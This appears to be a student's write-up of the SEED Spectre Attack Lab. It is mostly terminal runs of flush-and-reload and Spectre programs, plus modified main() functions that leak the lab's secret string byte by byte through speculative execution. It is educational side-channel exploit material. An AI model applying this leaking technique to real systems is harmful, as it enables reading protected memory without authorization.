LAB 7: SPECTRE ATTACK LAB


Initial Setup:

```
[10/14/19]seed@VM:~$ cd Desktop/Lab7/
[10/14/19]seed@VM:~/.../Lab7$ unzip Spectre_Attack.zip
Archive:  Spectre_Attack.zip
   creating: Spectre_Attack/
  inflating: Spectre_Attack/CacheTime.c
  inflating: Spectre_Attack/FlushReload.c
  inflating: Spectre_Attack/SpectreAttack.c
  inflating: Spectre_Attack/SpectreAttackImproved.c
  inflating: Spectre_Attack/SpectreExperiment.c
[10/14/19]seed@VM:~/.../Lab7$ ls
Spectre_Attack  Spectre_Attack.zip
[10/14/19]seed@VM:~/.../Lab7$
```

Task 1: Reading from Cache versus from Memory

```
[10/14/19]seed@VM:~/.../Spectre_Attack$ gcc -march=native CacheTime.c -o CacheTi
me
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./CacheTime
Access time for array[0*4096]: 1132 CPU cycles
Access time for array[1*4096]: 246 CPU cycles
Access time for array[2*4096]: 236 CPU cycles
Access time for array[3*4096]: 52 CPU cycles
Access time for array[4*4096]: 274 CPU cycles
Access time for array[5*4096]: 238 CPU cycles
Access time for array[6*4096]: 318 CPU cycles
Access time for array[7*4096]: 50 CPU cycles
Access time for array[8*4096]: 236 CPU cycles
Access time for array[9*4096]: 242 CPU cycles
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./CacheTime
Access time for array[0*4096]: 1336 CPU cycles
Access time for array[1*4096]: 290 CPU cycles
Access time for array[2*4096]: 288 CPU cycles
Access time for array[3*4096]: 86 CPU cycles
Access time for array[4*4096]: 266 CPU cycles
Access time for array[5*4096]: 270 CPU cycles
Access time for array[6*4096]: 276 CPU cycles
Access time for array[7*4096]: 72 CPU cycles
Access time for array[8*4096]: 306 CPU cycles
Access time for array[9*4096]: 272 CPU cycles
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./CacheTime
Access time for array[0*4096]: 1148 CPU cycles
Access time for array[1*4096]: 260 CPU cycles
Access time for array[2*4096]: 252 CPU cycles
Access time for array[3*4096]: 52 CPU cycles
Access time for array[4*4096]: 268 CPU cycles
Access time for array[5*4096]: 250 CPU cycles
Access time for array[6*4096]: 264 CPU cycles
Access time for array[7*4096]: 60 CPU cycles
Access time for array[8*4096]: 248 CPU cycles
Access time for array[9*4096]: 242 CPU cycles
[10/14/19]seed@VM:~/.../Spectre_Attack$
```

```
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./CacheTime
Access time for array[0*4096]: 1144 CPU cycles
Access time for array[1*4096]: 244 CPU cycles
Access time for array[2*4096]: 268 CPU cycles
Access time for array[3*4096]: 72 CPU cycles
Access time for array[4*4096]: 266 CPU cycles
Access time for array[5*4096]: 246 CPU cycles
Access time for array[6*4096]: 260 CPU cycles
Access time for array[7*4096]: 72 CPU cycles
Access time for array[8*4096]: 244 CPU cycles
Access time for array[9*4096]: 256 CPU cycles
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./CacheTime
Access time for array[0*4096]: 1082 CPU cycles
Access time for array[1*4096]: 248 CPU cycles
Access time for array[2*4096]: 266 CPU cycles
Access time for array[3*4096]: 66 CPU cycles
Access time for array[4*4096]: 248 CPU cycles
Access time for array[5*4096]: 246 CPU cycles
Access time for array[6*4096]: 266 CPU cycles
Access time for array[7*4096]: 72 CPU cycles
Access time for array[8*4096]: 246 CPU cycles
Access time for array[9*4096]: 260 CPU cycles
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./CacheTime
Access time for array[0*4096]: 1100 CPU cycles
Access time for array[1*4096]: 640 CPU cycles
Access time for array[2*4096]: 236 CPU cycles
Access time for array[3*4096]: 92 CPU cycles
Access time for array[4*4096]: 246 CPU cycles
Access time for array[5*4096]: 244 CPU cycles
Access time for array[6*4096]: 298 CPU cycles
Access time for array[7*4096]: 104 CPU cycles
Access time for array[8*4096]: 260 CPU cycles
Access time for array[9*4096]: 274 CPU cycles
[10/14/19]seed@VM:~/.../Spectre_Attack$
```



According to my observation the CPU cycles at array [3*4096] and array [7*4096] is comparatively faster than that of the other elements. We learn that it is read faster read from the cache whereas rate is slow when read from memory. We run the program 10 times and we can say that both the array has hit cache atleast 8 times. Hence on 100 we can say 80. Therefore, we can consider the threshold to be 80

Task 2: Using Cache as a Side Channel

```
[10/14/19]seed@VM:~/.../Spectre_Attack$ gcc -march=native FlushReload.c -o Flush
Reload
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
```

When threshold is set to 80. I ran the code for 10-15 times out of 10 times the secret is printed atleast 9 times.

```
[10/14/19]seed@VM:~/.../Spectre_Attack$ gcc -march=native FlushReload.c -o Flush
Reload
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
```

When I set threshold as 90. And ran the program from 10-20 times. In 10 times the secret is printed once and when run 11 times secret is printed twice.

```
[10/14/19]seed@VM:~/.../Spectre_Attack$ gcc -march=native FlushReload.c -o Flush
Reload
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/14/19]seed@VM:~/.../Spectre_Attack$
```

When threshold is set to 100. And the program is run 10-20 times. When I ran it 10 times the secret was printed once and when I ran it 20 times the secret is printed 9 times.

Hence the threshold that prints the secret value the most is when it is set to 80.

Task 3: Out-of-Order Execution and Branch Prediction

```
[10/14/19]seed@VM:~/.../Spectre_Attack$ gcc -march=native SpectreExperiment.c -o
 SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/19]seed@VM:~/.../Spectre_Attack$
```

Compiled and executed the given program. The program was run for 13 times out of which 11 times the program executed the instruction which was not supposed to be executed. When 97 is fed into victim() because of _mm_clflush(&size) makes the process slow down, due to which the size in the cache is flushed because of which the if condition will be quickly executed and check will return faster. The guard has to load the data into the cache giving time for execution of computation to race towards the secret. Again, a race condition is generated due to which CPU execution and other logic parallelly is executed.

```
[10/14/19]seed@VM:~/.../Spectre_Attack$ gcc -march=native SpectreExperiment.c -o
 SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
```

›

```
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$
```

We then comment out the _mm_clflush(&size) lines the program is compiled and executed. When the program is run in about 25 times the secret was printed just once supporting the above statement that if the execution is made fast it does not get enough time to flush and reload due to which time lessens to race towards the secret value.

```
[10/14/19]seed@VM:~/.../Spectre_Attack$ gcc -march=native SpectreExperiment.c -o
 SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[10/14/19]seed@VM:~/.../Spectre_Attack$ 
```

We replace victim(i) to victim(i+20), we compile and execute the program. We run the program atleast 15 times and notice that not even once the secret is printed out. Basically, it does not get enough time at all to race towards the secret.

Task 4: The Spectre Attack

```
[10/14/19]seed@VM:~/.../Spectre_Attack$ gedit SpectreAttack.c
[10/14/19]seed@VM:~/.../Spectre_Attack$ gcc -march=native SpectreAttack.c -o Spe
ctreAttack
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttack
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttack
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/19]seed@VM:~/.../Spectre_Attack$
```

The program is compiled and executed for 10 times. According the observation above we see along with secret noise values are also printed. The secret value is printed 4 times and the rest of the time when executed 0 is printed. Here the offset must be larger.

Task 5: Improve the Attack Accuracy

```
[10/14/19]seed@VM:~/.../Spectre_Attack$ gedit SpectreAttackImproved.c
[10/14/19]seed@VM:~/.../Spectre_Attack$ gcc -march=native SpectreAttackImproved.
c -o SpectreAttackImproved
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 0
The number of hits is 999
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 0
The number of hits is 999
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 0
The number of hits is 998
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 0
The number of hits is 1000
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 0
The number of hits is 999
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 0
The number of hits is 1000
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 0
The number of hits is 1000
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 0
The number of hits is 1000
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 0
The number of hits is 1000
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 0
The number of hits is 1000
[10/14/19]seed@VM:~/.../Spectre_Attack$
```

When we initially execute the given program we notice that the secret value is printed as 0, we modify the code in such a way that 0 is not taken and secret value is given as shown below.

```c
int main() {
  int i;
  uint8_t s;
  size_t larger_x = (size_t)(secret-(char*)buffer);
  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;
  for (i = 0; i < 1000; i++) {
    spectreAttack(larger_x);
    reloadSideChannelImproved();
  }
  int max = 1;
  for (i = 1; i < 256; i++){
   if(scores[max] < scores[i])
     max = i;
  }
  printf("Reading secret value at %p = ", (void*)larger_x);
  printf("The  secret value is %d\n", max);
  printf("The number of hits is %d\n", scores[max]);
  return (0);
}
```

```
[10/14/19]seed@VM:~/.../Spectre_Attack$ gcc -march=native SpectreAttackImproved.
c -o SpectreAttackImproved
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 62
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 48
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 4
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 293
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 209
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 274
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 240
[10/14/19]seed@VM:~/.../Spectre_Attack$
```

We add one more condition in if at time 2 setting to i!=0. We have to satisfy two conditions simultaneously that is; cache_hit_threshold should be less than equal to time 2 and i shouldn't be equal to 0 because 0 leads to noise in side channel and not letting to race towards secret message. Such that 0 is not implement and secret is accessed.

Task 6: Steal the Entire Secret String

```
int main() {
  int i;
  uint8_t s;
  for(int m=0; m<17; m++)
{
  size_t larger_x = (size_t)(secret-(char*)buffer);
  larger_x = larger_x+m;
  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;
  for (i = 0; i < 1000; i++) {
    spectreAttack(larger_x);
    reloadSideChannelImproved();
  }
  int max = 1;
  for (i = 1; i < 256; i++){
   if(scores[max] < scores[i])
     max = i;
  }
  printf("Reading secret value at %p = ", (void*)larger_x);
  printf("The  secret value is %d :%c\n", max, max);
  printf("The number of hits is %d\n", scores[max]);
}
  return (0);
}
```

```
[10/14/19]seed@VM:~/.../Spectre_Attack$ gcc -march=native SpectreAttackImproved.
c -o SpectreAttackImproved
[10/14/19]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe83c = The  secret value is 83 :S
The number of hits is 127
Reading secret value at 0xffffe83d = The  secret value is 111 :o
The number of hits is 139
Reading secret value at 0xffffe83e = The  secret value is 109 :m
The number of hits is 85
Reading secret value at 0xffffe83f = The  secret value is 101 :e
The number of hits is 89
Reading secret value at 0xffffe840 = The  secret value is 32 :
The number of hits is 219
Reading secret value at 0xffffe841 = The  secret value is 83 :S
The number of hits is 137
Reading secret value at 0xffffe842 = The  secret value is 101 :e
The number of hits is 117
Reading secret value at 0xffffe843 = The  secret value is 99 :c
The number of hits is 57
Reading secret value at 0xffffe844 = The  secret value is 114 :r
The number of hits is 98
Reading secret value at 0xffffe845 = The  secret value is 101 :e
The number of hits is 129
Reading secret value at 0xffffe846 = The  secret value is 116 :t
The number of hits is 109
Reading secret value at 0xffffe847 = The  secret value is 32 :
The number of hits is 96
Reading secret value at 0xffffe848 = The  secret value is 86 :V
The number of hits is 123
Reading secret value at 0xffffe849 = The  secret value is 97 :a
The number of hits is 65
Reading secret value at 0xffffe84a = The  secret value is 108 :l
The number of hits is 186
Reading secret value at 0xffffe84b = The  secret value is 117 :u
The number of hits is 91
Reading secret value at 0xffffe84c = The  secret value is 101 :e
The number of hits is 226
```

In the program we modify the code to obtain the entire secret string. We initialize a length to an arbitrary value. Then using the while loop larger_x is incremented, and every byte is cached into cache and then printed.